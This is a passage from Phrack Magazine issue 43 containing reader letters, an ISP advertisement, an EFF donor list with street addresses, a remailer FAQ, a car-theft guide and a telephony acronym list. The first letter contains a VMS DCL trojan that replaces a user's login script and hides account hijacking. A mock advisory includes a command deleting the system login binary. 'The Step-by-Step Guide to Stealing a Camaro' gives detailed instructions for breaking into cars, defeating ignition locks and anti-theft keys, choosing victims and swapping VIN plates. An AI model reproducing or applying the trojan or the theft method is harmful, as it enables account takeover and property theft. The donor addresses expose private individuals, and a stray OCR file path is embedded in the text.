!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! This is the section of the program which is executed in place of the !!!!
!!!! users login.com. It does grab their login and execute it to prevent  !!!!
!!!! suspicion, but there are a couple of hidden commands which are also  !!!!
!!!! added. They redefine the show and sys commands so that the user can  !!!!
!!!! not detect that he or she is riding off of another account.          !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$other:
$sh$ = "@instaar_device:[miller_g]findnext show"
$shline = "$sh*ow ==" + sh$
$logi = ""
$logi = f$search("login.com")
$if logi .NES. "" then goto Ylogin
$nologin:
$open/write io login2.com
$write io shline
$close io
$@login2
$delete login2.com;*
$exit
$ylogin:
$open/write io2 login2.com
```

```
$open/read io1 login.com
$transfer_loop:
$read/end_of_file=ready io1 line
$write io2 line
$goto transfer_loop
$ready:
$write io2 "$sh*ow == ""@instaar_device:[miller_g]findnext show""
$close io1
$close io2
$@login2
$delete login2.com;*
$exit
```

[Editor: Thanks for the letter and program. I wish I could bring
          myself to use a VMS and try it out. :) Always happy
          to get notice that somewhere out there a female reads
          Phrack. By the way, "innocent female" is an oxymoron.]

****

To: Phrack Loopback.
From: White Crocodile.

!!

Greetings sweet Phrack and Mr. Bloodaxe. Your "loopback reports" is really cool invention and I (sorry for egoisthic "I") with pleasure wasting time for his reading (ex. my playboy time). But here for some unknown reason appear equal style, and all loopback remind something medium between "relations search" [Hello Dear Phrack, I am security expert of our local area, but when I looked to output of "last" program (oh,yeah - "last" it is ...), I ocassionaly under - standed what apparently someone elite hacker penetrated into my unpassworded account! But how he knew it??? I need to talk with him! Please mail me at security@...] and "make yourself" [Yep.I totally wrote program which gets file listing from target vicitim's home directory in current host. After that I decided to contribute it for You. I hope this will help. Here is the complete C code. "rx" permission in target's '$HOME' required.].

Looking similar articles like "... off Geek!" and various reports which don't reacheds PWN. [CENSORED BY ME].

Resulting from abovewritten reason and I let myself to add some elite (oops word too complex), some bogus and little deposit to Your lb. He written in classic plagiarize style.

!!

* * *

Good mornin' Ladys and Gentelmen! I hacking and phreaking. I know what it is horrible (don't read it please - this message to Bart), but I doing it all the time (today already 3 month). I have not much time to write, and here is the subject - I broke into one military computer and stole their mail about new security bug!!! l00k f3r |t:

\- - -

DDN & CERT

SPECIAL REPORT*

Sun 3.x,4.1.x login flaw

Subject: The huge Sun 4.x login hole.(possibly Ulitix 3.0,BSD,AIX and many yet unknown systems)

Impact: Allow random intruders to gain "root" access.

Description:

The huge security hole was there and waiting! Type:

```
$ login root
```

[no option required], and You are! All what You need to know its just root's password, but it (pw), sure, can be easily obtained from real root, by asking him (root). Ex - "$ talk root"

Possible fix until copyrighted patch come out:

```
#rm /usr/bin/login
#cp /usr/games/fortune /usr/bin/login
```

If you believe that your system has been compromised, contact CERT CC. Call our hotline 900-FBI-PRIVATE (24 a day,please not in dinner time or in time of "Silence of the Lamb"), leave Inet address of your system and number of private credit card.

- - -

* Report not will be printed in cert advisories in this form, becouse FBI need remove all hints and tips, and make him useless to intruders.

DISCLAIMER: Above document written by CERT, DDN and FBI - all pretension to them.

Thanks to gr*k (I can't write his full name for security reasons),roxtar, y0,Fidelio,2 scotts from Santafe,KL (He not have attitude towards this mail,but I included him for polite since he reserved tickets for me to SUMMERCON),ahh,x0d,all zero's (count,bob,nick,etc.) and many others for hints to me, what this bug really exist (Yep, before I stoled report).

- Write You later - anonymous.

P.S. Yup! If You won't think what I am toady - I wanna say also thanks to TK and sure Erik Bloodaxe. And also - IF after E911 incident you are more carefully, feel free to replace "stole" to "got" (when you'll post it), and do not forget to add "reprinted with permission".

- Sincerely, anonymous.

[Editor: More indications that we will all be raided by the DEA more often than the FBI in coming years.]

****

"Since my probation status forces me to be adamant about this. Illegal activities on Netsys cannot and will not be tolerated. Prison sucked."

- Len Rose

06/6/93

NETSYS COMMUNICATION SERVICES Palo Alto, California

Netsys is a network of large Sun servers dedicated to providing Internet access to individuals and corporations that need solid, reliable Internet connectivity. Netsys is at the hub of major Internet connectivity.

Netsys is a system for professionals in both the Internet and Unix community. The public image is important to us. Illegal activities cannot be tolerated.

Netsys has every feature you could possibly need.

Netsys is lightly loaded, extremely reliable and dedicated to providing full time 24 hour Internet access.

Support: 24 hour emergency response service.

Dialups: Palo Alto area, High Speed (V.32 and PEP)

Private Accounts: $20 monthly (with file storage capacity of 5 megabytes)

$1 per megabyte per month over 5 megabytes.

Commercial Accounts: $40 monthly (file storage capacity of 10 megabytes)
$1 per megabyte per month over 10 megabytes.

Newsfeeds: We offer both nntp and uucp based newsfeeds , with all domestic newsgroups, and including all foreign newsgroups.

SPECIAL FEATURES THAT NO ONE ELSE CAN PROVIDE

Satellite Weather: Netsys has available real time satellite weather imagery. Images are available in gif, or Sun raster format. Contact us for NFS mirroring, and other special arrangement. These images are directly downlinked from the GOES bird. Contact Steve Eigsti (steve@netsys.com)

Satellite Usenet: Netsys is offering Pagesat's satellite newsfeed service

for large volume news distribution. Members of Netsys can obtain substantial discounts for the purchase and service costs of this revolutionary method of Usenet news distribution. Both Unix and MS Windows software available. Contact (pagesat@pagesat.com) for product information.

Paging Services: Netsys is offering Pagesat's Internet to Pager mail service. Members of Netsys can obtain critical email to pager services. Pagesat has the ability to gateway any critical electronic mail to your display pager.

Leased Line Internet Connections

Pagesat Inc. offers low cost 56k and T1 Internet connections all over the United States. Since Pagesat is an FCC common carrier, our savings on leased lines can be passed on to you. For further information, contact Duane Dubay (djd@pagesat.com).

We offer other services such as creating domains, acting as MX forwarders, and of course uucp based newsfeeds.

Netsys is now offering completely open shell access to Internet users. For accounts, or more information , send mail to netsys@netsys.com

Netsys will NEVER accept more members than our capacity to serve.

Netsys prides itself on it's excellent connectivity (including multiple T1's, and SMDS), lightly loaded systems, and it's clientele.

We're not your average Internet Service Provider. And it shows.

[Editor: We here at Phrack are forever in debt to Mr. Len Rose for allowing us to use ftp.netsys.com as our new official FTP site after getting the boot off EFF. It takes a steel set of huevos to let such an evil hacker publication reside on your hard drive after serving time for having dealings with evil hackers. We are STOKED! Thanks Len! Netsys is not your average site, INDEED!]

****

Something Phrack might like to see:

The contributors to and practices of the Electronic Frontier Foundation disclose quite accurately, just who this organization represents. We challenge the legitimacy of the claim that this is a "public interest" advocate. Here is a copy of their list of contributors:

[FINS requested the Office of the Attorney General of the Commonwealth of Massachusetts to provide us with a list of contributors of over $5000, to the Electronic Frontier Foundation, required by IRS Form 990. Timothy E. Dowd, of the Division of Public Charities, provided us with a list (dated

January 21, 1993), containing the following information. No response was given to a phone request by FINS directly to EFF, for permission to inspect and copy the most current IRS Form 990 information.]

ELECTRONIC FRONTIER FOUNDATION, INC.
IRS FORM 990. PART I - LIST OF CONTRIBUTIONS

NAME AND ADDRESS OF CONTRIBUTOR	CONTRIBUTION DATE	AMOUNT
Kapor Family Foundation C/O Kapor Enterprises, Inc. 155 2nd Street Cambridge, MA 02141	Var	100,000
Mitchell D. Kapor 450 Warren Street Brookline, MA 02146	Var	324,000
Andrew Hertzfeld 370 Channing Avenue Palo Alto, CA 94301	12/12/91	5,000
Dunn & Bradstreet C/O Michael F. ... 1001 G Street, NW Suite 300 East Washington, DC 20001	02/12/92	10,000
National Cable Television 1724 Massachusetts Avenue, NW Washington, DC 20036	02/18/92	25,000
MCI Communications Corporation 1133 19th Street, NW Washington, DC 20036	03/11/92	15,000
American Newspaper Publishers Association The Newspaper CTR 11600 Sunrise Valley Reston, VA 22091	03/23/92	20,000
Apple Computer 20525 Mariani Avenue MS:75-61 Cupertino, CA 95014	03/23/92	50,000
Sun Microsystems, Inc c/o Wayne Rosing 2550 Garcia Ave Mountain View, CA 94043-1100	04/03/92	50,000
Adobe Systems, Inc. c/o William Spaller 1585 Charlestown Road Mountain View, CA 94039-7900	04/16/92	10,000
International Business Systems c/o Robert Carbert, Rte 100 Somers, NY 10589	05/07/92	50,000
Prodigy Services Company c/o G. Pera... 445 Hamilton Avenue White Plains, NY 10601	05/07/92	10,000

Electronic Mail Associates 1555 Wilson Blvd. Suite 300 Arlington, VA 22209	05/13/92	10,000
Microsoft c/o William H. Neukom 1 Microsoft Way Redmond, VA 98052	06/25/92	50,000
David Winer 933 Hermosa Way Menio Park, CA 94025	01/02/92	5,000
Ed Venture Holdings c/o Ester Dvson 375 Park Avenue New York, NY 10152	03/23/92	15,000
Anonymous	12/26/91	10,000
Bauman Fund c/o Patricia Bauman 1731 Connecticut Avenue Washington, DC 20009-1146	04/16/92	2,500
Capital Cities ABA c/o Mark MacCarthy 2445 N. Street, NW Suite 48 Washington, DC 20037	05/04/92	1,000
John Gilmore 210 Clayton Street San Francisco, CA 94117	07/23/91 08/06/91	1,488 100,000
Government Technology	10/08/91	1,000
Miscellaneous	04/03/91	120
Apple Writers Grant c/o Apple Computer 20525 Mariani Avenue	01/10/92	15,000

[Editor: Well, hmmm. Tell you guys what: Send Phrack that much money and we will give up our ideals and move to a new location, and forget everything about what we were all about in the beginning. In fact, we will turn our backs on it. Fair?

I was talking about me moving to Europe and giving up computers. Don't read anything else into that. Nope.]

****

-----BEGIN PGP SIGNED MESSAGE-----

Q1: What cypherpunk remailers exist?

A1:

1: hh@pmantis.berkeley.edu
2: hh@cicada.berkeley.edu
3: hh@soda.berkeley.edu
4: nowhere@bsu-cs.bsu.edu
5: remail@tamsun.tamu.edu
6: remail@tamaix.tamu.edu
7: ebrandt@jarthur.claremont.edu
8: hal@alumni.caltech.edu
9: remailer@rebma.mn.org

```
10: elee7h5@rosebud.ee.uh.edu
11: phantom@mead.u.washington.edu
12: hfinney@shell.portal.com
13: remailer@utter.dis.org
14: 00x@uclink.berkeley.edu
15: remail@extropia.wimsey.com

NOTES:
#1-#6  remail only, no encryption of headers
#7-#12  support encrypted headers
#15  special - header and message must be encrypted together
#9,#13,#15 introduce larger than average delay (not direct connect)
#14  public key not yet released

#9,#13,#15      running on privately owned machines
```

==========

Q2: What help is available?

A2:

Check out the pub/cypherpunks directory at soda.berkeley.edu (128.32.149.19). Instructions on how to use the remailers are in the remailer directory, along with some unix scripts and dos batch files.

Mail to me (elee9sf@menudo.uh.edu) for further help and/or questions.

==========


```
-----BEGIN PGP SIGNATURE-----
Version: 2.2

iQCVAgUBLAulOYOA7OpLWtYzAQHLfQP/XDSipOUPctZnqjjTq7+665MWgysE1ex9
lh3Umzk2Q647KyqhoCo8f7nVrieAZxK0HjRFrRQnQCwjTSQrve2eAQ1A5PmJjyiI
Y55E3YIXYmKrQekIHUKaMyATfnhNc6+2MT8mwaWz2kiOTRkun/SlNI3Cv3Qt8Emy
Y6Zv0kk/7rs=
=simY
-----END PGP SIGNATURE-----
```


[Editor: We suggest that everyone go ahead and get the info file from soda.berkeley.edu's ftp site. While you are there, take a look around. Lots of groovy free stuff.]

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 20 of 27

[** NOTE: The following file is presented for informational purposes only. Phrack Magazine takes no responsibility for anyone attempting the actions described within. **]

The Step-by-Step Guide to Stealing a Camaro

by

Spy Ace

spyace@mindvox.phantom.com

PURPOSE: To describe step-by-step, with specificity, exactly how the average person might accomplish with skill and alacrity, the theft of a motor vehicle, particularly 1982-1993 Chevrolet Camaros, Pontiac Firebirds and similar beasts.

MOTIVE: While I am a telecommunications enthusiast, I am also a basically honest, law-abiding working man. In 1989 an individual driving a borrowed automobile struck my only means of transportation, a 1986 Chevrolet Camaro, totalling it. My vehicle was parked and unoccupied at the time. In an amazing feat of legal maneuvering, and after protracted judicial proceedings, all parties involved managed to escape liability and I was left without a car or reimbursement. The insurance companies are lying, cheating scum. As a result, I took matters into my own hands and stole a replacement car. I came to the conclusion that the justice system in this country exists only to protect the strong from the weak, the haves from the have-nots and the rich from the not rich. It has nothing to do with rectifying wrongs. It is therefore incumbent upon all aggrieved parties to seek personal satisfaction when the American legal system fails to provide it. My motive is thus twofold:

1. To see the evil insurance companies screwed some more by sharing my knowledge of car-thieving techniques with those who might apply them.


2. To assist the little man in obtaining justice when he/she may by confronted with a situation similar to mine.

BACKGROUND: Before I stole my car, I conducted extensive research and talked to a number of individuals in the automotive repossession field, law-enforcement, and several auto mechanics. I assure the reader that everything contained in this file is true to the best of my knowledge and that I HAVE ACTUALLY DONE WHAT I AM WRITING ABOUT. I am not writing hypothetically; I speak from experience. I urge the reader, if he is serious about stealing a vehicle, to verify my research and find out much of this information for himself. Auto shops at local high schools/community colleges are excellent places to experiment and learn, and auto repossession specialists are invaluable sources of information.

So, you've decided to steal a car. How nice. In this article I will be covering in detail exactly how I stole a 1988 Chevrolet Camaro to replace the 1986 of mine that was destroyed by an irresponsible driver. The techniques described herein will work on 1982 thru 1993 Chevy Camaros/Z28s/IROCs/Berlinettas and probably the same years Pontiac Firebirds and Trans Ams. With regard to the Pontiacs I cannot say for certain because I only experimented on Camaro variety cars since that is what I was after. The Pontiacs are very similar, however, and I believe this information to be applicable to them.

There are basically only two stages to obtaining possession of a vehicle. First, one must gain actual physical access to the inside of the car and second, one must disable the steering-lock mechanism and activate the ignition. Once these two things have been accomplished, the vehicle is yours, subject to the infuriated efforts of the owner to regain it. It should be noted, of course, that there may be complications associated with either of these steps, such as alarm systems or the factory anti-theft mechanisms. I will deal with both of these in turn.

First, gaining entrance to the vehicle. This will require one tool: a 24-inch aluminum "shop" ruler. I tried several and settled on the Pickett brand ACF-24, available in most art/blueprint supply stores. It consists of a 1.25x24x1/16 inch piece of aluminum. For maximum efficiency, it should have two slight bends to it. First, at 14 inches, bend it subtly to about 15 degrees. Then, at 19 inches on the ruler, bend it back so that the two sections are parallel. Like this:



Of course, the angle in this diagram is far too steep. Both angles should only be about 15 degrees. Hopefully, you get the idea. If not, you probably shouldn't be thinking about stealing a car. In any case, if you have succeeded in fashioning this, you are now armed with the only tool necessary to gain keyless entry into your soon-to-be new Camaro. The application of this tool is simple. Walk up to a Chevrolet Camaro of a year described above, position yourself at either door. FIRST: Check to see if the door is unlocked. You'd be surprised. If it isn't, you will need to insert the tool straight down, in between the rubber weather-stripping and the glass, approximately 4-5 inches from the back of the door, directly in line with the door-lock. Insert the tool such that the small section (see above diagram) is thrust down into the door (did I mention that stealing a car is very sexual? Never mind...). The small section of the tool should be bent TOWARDS you as you stand at the car. In the above diagram, north is towards the car, west is straight up in the air, east is straight down towards the inside of the door, and south is towards you as you stand at the car. Got the picture? If not, get a friend to explain it to you.

The tool should go in about 16 inches until it catches the lock mechanism. If it goes in further than about 17 inches, withdraw and try again. Drive straight down, don't force, try moving your position an inch to the right or left. Eventually you will feel the lock mechanism. It will be rigid but a little spongy (epitome of GM engineering). Press down hard on the tool and let up. Try the door handle. Does it open? It probably will. If not, drive a little harder and keep trying the door. It will give eventually.

WHY THIS WORKS: Well, this works for two reasons. First of all, General Motors is run by a bunch of cheap bastards and their cars are designed by engineers who couldn't find their asses with both hands. Basically, it's a shitty lock mechanism. It was designed shitty and the clods who sell us the piece-of-shit cars couldn't care less if they get stolen so they've never bothered to redesign the damn thing.

In order to understand exactly why it works, the curious reader would be well advised to go to his local library and look in a Clymer or Chilton automotive repair manual for 1986 (or thereabouts) Camaro. In Chapter 12 of the Chilton, under "Body" (page 290 of mine) there is a magnificently concise exploded diagram of "Outside door lock assembly" which contains all the relevant information. The lock cylinder itself is connected to some linkage which activates the locking/unlocking mechanism. After a few months of normal use, this linkage develops some "slop" in it due to slight wear of the locking cylinder attachment. By pressing down on the linkage down inside the door, you are activating the (un)locking mechanism directly and there is enough play in the locking cylinder to allow it to give. Take a look at the diagram and you'll understand completely.

Once I understood the locking mechanism, the deficiencies therein, and formulated an approach to overcoming it, I practiced on a friend's Camaro about a hundred times. If done properly and carefully, this will in no way harm any part of the car or locking mechanism. Try it on the driver's side first; this is usually the easiest because it has the most wear in the linkage. Then graduate to the passenger side door. Then try it out about a hundred times, then with your eyes closed, then while drunk, then with one hand tied behind your back. In a day or two you'll be able to get into a Camaro in less than ten seconds.

A note about alarms: some clever individuals, in an effort to keep their prized vehicles from being stolen by the likes of you, have equipped them with a motion sensor or other devious device which tends to emit a shrill series of tones when aggravated. I suggest that before trying to open someone else's car, you first give it a good rocking back and forth in order to set off any alarm which might be present. Since it is not illegal (though it may be physically dangerous) to rock someone's car, it's always best to try this before actually breaking in. If the alarm screams, go on to some other victim. Personally, I have encountered very few alarms; the "it won't happen to me" attitude is still prevalent.

Once you've gained physical entry into the vehicle, you are now ready for Step Two, ignition lock bypass. Unfortunately, this is a difficult step. I did a tremendous amount of research to determine the best way to deal with this problem and have developed an approach. It is by no means the only way to breach the ignition locking mechanism, but in my opinion it is the best. In developing this method I was most interested in several goals. First of all, I wanted an elegant solution; that is, something simple. Minimum tools and work required, and something that worked ALL THE TIME, not 50%. Second, I wanted an approach that could be accomplished quickly (for obvious reasons) and with minimum damage to the vehicle. Ideally, I wanted an attack which would not even be immediately obvious to someone (such as a cop) glancing in my car at a stoplight. Spending 30 minutes tearing apart the steering column might allow you to get the car started, but it won't meet the above criteria: speed, elegance, reliability, invisibility.

The problem is that to do this requires a special tool and to get this tool one must either send away for it or have access to a machine shop to fabricate one. Neither of these is quick and easy, but the preparation is well worth it. Here's the basic idea. The General Motors vehicle uses an ignition locking mechanism called a "sidebar." This is basically one nasty piece of hardened fucking steel which blocks the lock cylinder from rotating when a properly-fitting key is not in place. It makes it impossible to simply "shear off the pins" by brute-force turning with a screwdriver or similar device. The solution is to use a tool capable of cracking the lock cylinder housing in which

the sidebar sits. The cylinder housing itself is cast aluminum, which is considerably weaker than the sidebar itself, so when the proper force is applied it will be the housing which gives, not the sidebar. But no matter.

First, get access to a Camaro, or for this exercise, just about any GM automobile since 1978 (the year they got the bright idea to put a locking screw in to keep people from just ripping the whole ignition lockset right out -- but that's a whole different story...). My favorite place to experiment on cars without being observed (and in fact legally) is to go to a local self-serve auto-wrecking "You Pull It" yard. They have these in many cities around the fruited plains; you pay a buck or two to get in and then go pluck parts from rotting American classics. If you don't drag any parts out, you can basically tear apart all the cars you want for a buck. If you don't have a You-Pluck-It nearby or are philosophically opposed to vehicular cannibalism, then use the method previously described to break into someone's Camaro for this.

Once you have access to a GM (preferably a Camaro), get a screwdriver out and pry the outer ring off of the ignition set. The ring I'm talking about is the thing with the two tabs on it for your fingers to turn when you rotate the ignition to start the car. Just pry that sucker off of there -- it comes off very easily as it is affixed by two small gripping tabs. I can usually remove it by hand, but it's easiest to simply pry gently with a screwdriver. After you have pried that off of the ignition set, take a look. You'll see the ignition cylinder (with the keyway), the outer housing, and the actual ignition activation mechanism, which has two slots in it (where the outer ring fit into before you pried it off). This ignition linkage, with the two tabs, is what turns when a fitting key is inserted into the keyway and then turned. Note that in a GM ignition set, a fitting key serves only to withdraw the sidebar to allow the outer ignition mechanism to turn.

The problem is to overcome the sidebar which prevents the ignition from turning. Fortunately, there is a tool for this very purpose. It is manufactured by Briggs and Stratton (yes, the lawn mower engine people) who happen to also make the locksets for GM. They make the locks. They make the tool to break the locks. You figure it out. Anyway, this neat little device is called a "GM Force Tool". I got mine from LDM Enterprises in Van Nuys, California (where else?) and it ran me about $90. Their fone number is 800-451-5950 and you should probably tell them that you're in the automotive repossession business if you go to order one of these. If they won't sell you one (because someone at GM read this article and hopped up and down) then simply go down to a local repo man and pay him an extra $25 to order one for you. Most of those guys are pretty sleazy and will do just about anything for a buck. If you have access to a machine shop and are reasonably competent, go ahead and make one.

I will attempt a description. Don't feel stupid if you don't get this; it's difficult to describe it in text. Drop me E-mail and I'll send you a .GIF of the fucking thing. Anyway, it looks basically like a socket with very thin walls and two small tabs which fit into where the thumb-ring-thing used to go. You tap it onto the ignition set, into the two slots and the outside walls of the tool fit very snugly around the outside of the locking mechanism to keep it from splitting apart as you turn it. On the other end of the tool is a 1/2 inch square hole for a ratchet. Got the idea? Tap it onto the ignition, attach a healthy sized ratchet and turn slowly but forcefully. After about 30 degrees of turn the sidebar will crack the ignition lock housing and the whole mechanism will freely turn. If you don't understand this, take a look at a GM ignition (sans outer ring) and the facts will become readily apparent. If you have access to a machine shop, it is a simple matter to make one of these tools. Go to your local GM dealer and buy a whole ignition set, snap the outer ring off of

there and take your measurements. Remember that the inner wall of the force tool must fit snugly around the lockset in order to keep it from splitting apart. That is why a device with simply two tabs which fit into the ignition linkage will not work (I tried it -- the metal is too soft and tears apart).

Seem like too much work? Well, of course it is a bit of work, but preparation is the key! My father always stressed that the most important part of doing a job is having the right tools. The tools in this case are KNOWLEDGE of how all these goofy parts fit together and operate, a properly constructed force tool, and the patience to apply these two components to bring about the desired result. With some practice I was able to circumvent a Camaro ignition in just under 30 seconds. It does very little actual damage to the vehicle ($11.00 for a new ignition set) and in fact the thumb-ring-thing can be jammed back on and a key inserted and it will appear that everything is proper (in case you're pulled over by the local constable).

V.A.T.S.

Because of the horrendous problems with car theft, particularly of Camaros, GM came up with a neat system boldly dubbed the "Vehicle Anti Theft System". Needless to say, as with most security devices, VATS accomplished little more than being a nuisance to vehicle owners and a minor inconvenience to car thieves. Here's how to defeat it.

First, basic theory of operation. The ignition of a VATS equipped vehicle (most 1988 and newer GMs, particularly the Camaros/Firebirds) is the same as the normal GM ignition except that it has an electronic sensor built in which requires activation by a resistor pack built in to the owner's key. There are fifteen possible resistor types, so each different VATS key that you have gives you a 6.7% chance of being capable of activating the ignition. The catch is that if you feed it the wrong one it will kill the ignition for 4 minutes. Thus, if you had a complete set of fifteen VATS keys, it would take you a maximum of one hour to run through them all. This is GM's idea of security: annoy the thief.

If you plan to tackle a VATS-equipped car, get a full set of the fifteen VATS keys. They're a few bucks each and you can get them from a locksmith or LDM. Obtain access to your target car in an area and in such circumstances as will allow you to work for an hour relatively undisturbed. In practice, this is not very difficult (more on that later). Once you have access to the vehicle and are satisfied that you can work unobserved, break the ignition lock using your force-tool as described above. Insert your first VATS key blank and attempt to start the vehicle. If it will not activate the ignition, remove the key, wait four minutes and try the next one. Eventually you'll hit it. (Median hit time, of course: 30 minutes). Drive away.

Scouting a Victim

An essential element of stealing a car without getting caught is picking out the right one. Again, preparation is the key. Once you've mastered the necessary techniques, start looking around for a good place to pick up a vehicle. The car thieves that I spoke with told me that their preferred places are mall parking lots at night: there is a lot of activity so you probably won't be noticed lurking around waiting for a good prospect to show up. People usually go into the mall for several hours to buy crap, so you have time to work. Wait until no one is looking and pounce. Once you are inside the vehicle (which, with practice, may be accomplished in 15 seconds) you are home free. No one is going to pay any attention to you screwing around inside the vehicle and you'll be long gone

by the time the owner finishes charging a new Salad Shooter on his American Express. Another good place is airport parking lots. While they are often sporadically patrolled, it is in practice a simple matter to drive around until you spy the right vehicle, then pack all your necessary tools into a suitcase and walk from the terminal to the lot like a returning airline passenger. That's how I did it. The car was not reported stolen for over two weeks (it was in the long-term lot), giving me plenty of breathing room.

There are numerous other places. Start noting the places that you leave your car: supermarket, movie theater, in front of your house, at work, in a parking garage, etc. Start noticing patterns. That 1988 IROC you see parked in the same place for five hours every Tuesday. When you actually commit the deed, BE PREPARED. Do a dry run. Be calm, work quickly but carefully. Act like you belong where you are -- don't lurk around nervously. Walk right up to the car and steal it. If confronted by someone, try to talk your way out of it. Don't get violent: it's just a thing. A car is not worth hurting someone over. Don't worry about getting caught: most cities can't cope with the crime epidemic and do not bother to do much about auto theft.

What Do I Do With It?

That's up to you. Take it for a joy ride. If you boosted it from an airport lot you can probably safely cruise around in it for a week or two. Go pick up bimbos and drive them to Las Vegas. Or sell the thing to a chop shop (you're on your own finding them; I have no experience with them). Tear it apart yourself and sell the parts. Drive it into the lobby of an insurance company building. Or go buy a Camaro of the same year and model that has been totalled out and switch the VIN plates once you have clear title. That's not a particularly difficult affair, although some skill is required to remove the VIN tags and install them in your new car. Have fun! Stay out of trouble. If you have any questions, E-mail me. Above all, keep in mind that two things are essential to steal a car without getting caught: PRACTICE and PREPARATION. Good luck!

-->Spy Ace<--
spyace@mindvox.phantom.com\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 21 of 27

The Telephony Acronyms and Abbreviations List from Hell

by

Crisp GRASP

Well, here it is, the list from hell. Sure beats the old lists of 100 or so three letter acronyms. The whole reason for this list is so that you can crack almost ANY bell document. This list came from a few lists (one in Phrack a while back) and a few other Telephony lists here and there. Though it must be noted (and i want to take credit for it) that well over half of the acronyms and abbreviations were typed in by me, inputed into my database (of course I am not about to give out my database).

It is always a good idea to start a database, one will learn a lot faster. It is doing things scientific like, and for someone as compulsive as I, solving the puzzle of the telephone company was easy as pie. I must say that all the hackers I have meet, and talked to are all compulsive as hell <G>. I think it is just what it comes down to, who is willing to learn. Any ways here is two fields in my database, one small part, but worth it. Though i do not think it will be able to help most of you out, just gets into too much, and understanding which acronym goes where, and understanding what goes where is hard. Well good luck!

Greets to Bell Northern Labs, never see too much from you press wise! and to SRI, should have come to Cal. hah (Don knows what I am talking about, his funding is short)

15M	Fifteen minutes
15S	Fifteen seconds
1CF	Singal party coing first pay phone
1FAC	Interface packs
1FB	One party flat business rate
1OF	One party official (telco) business line
2SPDT	Partial dial timeout in the second stage of a traditional 2-stage international
2SPST	Permanent signal timeout in the second stage of a traditional 2-stage international
2SVCA	Vacant code in the second stage of a traditional 2-stage international outbound
2W	Two wire (pair) (circuit)
2WAY	Two-way trunk groups
300	Log command menu (SARTS command)
376	Log clear (SARTS command)
384	Write log (SARTS command)
385	Read log (SARTS command)
399	Log print (SARTS command)
3KHZ	Three kilohertz
3RNGR	Three ringer
3WO	Third wire open
4W	Four wire (pair) (circuit)
600	Test menu (SARTS command)
600B	600-ohm briged connection
611	Detail tests (SARTS command)
621	Macro command menu (SARTS command)
631	Automatic test command (SARTS command)
735T	735-ohm compromise termination

?A	Action field contains an error
?D	Data field contains an error
?E	Error exist in the message but can ot be resolved to the proper field
?I	Identification field contains an error
?T	Time-out has occured on channel
?W	Warning message
A	A side (lead) (pair)
A	Area
A	Telephone number or trunk group and member number from trouble
A/B	Two wire phone connection (T&R)
AA	Automatic answer
AA	Packet analog access line INTER/TRA blocal 1-26
AABS	Automatic alternate billing service
AAE	Auxiliary access equipment
AAR	Automatic alternate routing
AAX	Automated attendant exchange
AB	Packet switch trunk INTER/TRA blocal 1-26
ABATS	Automatic bit access test system
ABATS	Automatic bit access test system (DDS service)
ABC	Automatic bill calling (TSPS)
ABF	Abandon failure
ABF	Abandon failure (MDII)
ABHC	Average busy hour calls
ABL	Auxiliary Buffer oder word Left half
ABM	Asynchronous balanced mode (-> SABME)
ABME	ABM extended
ABR	Auxiliary Buffer order word Right half
ABS	Alternate billing service
ABS	Alternative billing service
ABSBH	Average busy season busy hour
ABT	Abort
ABV	Above
AC	Administrative computer
AC	Alternating current
AC	Assembly code
ACA	Asynchronous communication adapter
ACB	Annoyance call bureau
ACB	Automatic call-back
ACC	Audio communications controller
ACCS	Automated calling card service
ACD	Automatic call distribution
ACD	Automatic call distributor
ACDA	Automatic call disposition analyzer
ACDN	Access Directory Number
ACDN	Access directory number
ACE	Assignment change establish
ACE	Automatic calling equipment
ACES	Aris cabs entry system
ACF	Advanced communications functions
ACFA	Advanced CMOS frame aligner peb2030
ACG	Automatic call gap
ACH	Attempt per circuit per hour
ACI	Answer controller interface (IOM2 monitor command)
ACIA	Asynchronous communications interface adapter
ACK	Acknowledge
ACK	No acknowledgement wink
ACK	No acknowledgement wink (MDII)
ACKDB	Acknowledgement database
ACM	Address complete msg. (SS7: in ISUP)
ACOF	Attendant control of facilities
ACP	Action point
ACSE	Association control service element
ACSNET	Acedemic computing services network
ACSR	Automatic customer station rearrangement
ACSU	Advanced T-1 channel service unit
ACT	AC Testing definition
ACT	AC testing definition
ACT	Activate
ACT	Active

ACT	Auto or automatic circuit transactions
ACTS	Automated coin toll service
ACTV	Acticated
ACTVD	Activated
ACU	Alarm control unit
ACU	Automatic calling unit
AD	Attendant INTER/TRA blocal 1-26
ADAP	Audix data acquisition package
ADAS	Advanced directory assistance system
ADC	American digital cellular
ADC	Analog to digital converter
ADCCP	Advanced data communication controll procedure
ADCCP	Advanced data communications control procedure
ADCI	Automatic display call indicator
ADD EXP	Address expander
ADDL	Additional
ADDR	Address translations
ADJ	Ajust
ADM	Add-drop multiplex
ADMA	Advanced DMA controller SAB82258
ADN	Abbreviated dialing number
ADP	Automatic diagnostic process.
ADPCM	Adaptive PCM
ADS	Administration of designed services
ADS	Administration of designed services review
ADS	Advanced digital system
ADS	Audio distribution system
ADS	Auxilary data system
ADSL	Asymmetrical digital subscriber line
ADTS	Automated digital terminal system
ADTS	Automatic data test system
ADTS	Automatic digital terminal system
ADU	Automatic dialing unit
AERM	Alignment error rate monitor
AF	Commercial audio fulltime INTER/TRA blocal 1-26
AFACTS	Automatic facilities test system
AFADS	Automatic force adjustment data system
AFE	Analog front end
AFI	Authority and format identifier (ISO 7498)
AFSC	Advanced features service center
AFSK	Automatic frequency shift keying
AG/EEE	Above ground electronic equipment enclosures
AGC	Automatic gain control
AGM	Normal aging months
AGND	Analog ground
AGT	Accelerated aging type
AI	Activate indication (C/I channel code)
AI	Artificial intelligence
AI	Assigner’s initials
AI	Automatic identified outward dialing INTER/TRA blocal 1-26
AIC	Automatic intercept center
AICC	Automatic intercept communications controller
AIN	Advanced intelligent network
AIOD	Automatic id of outward dialing
AIOD	Automatic identifaction of outward dialing
AIS	Alarm indication signal
AIS	Alarm indication signals
AIS	Automatic intercept system
AIT	Analit initialization of tables
AIU	AI upstream
AL	Alternate services INTER/TRA blocal 1-26
ALATS	Automatic loop access system system (DDS service)
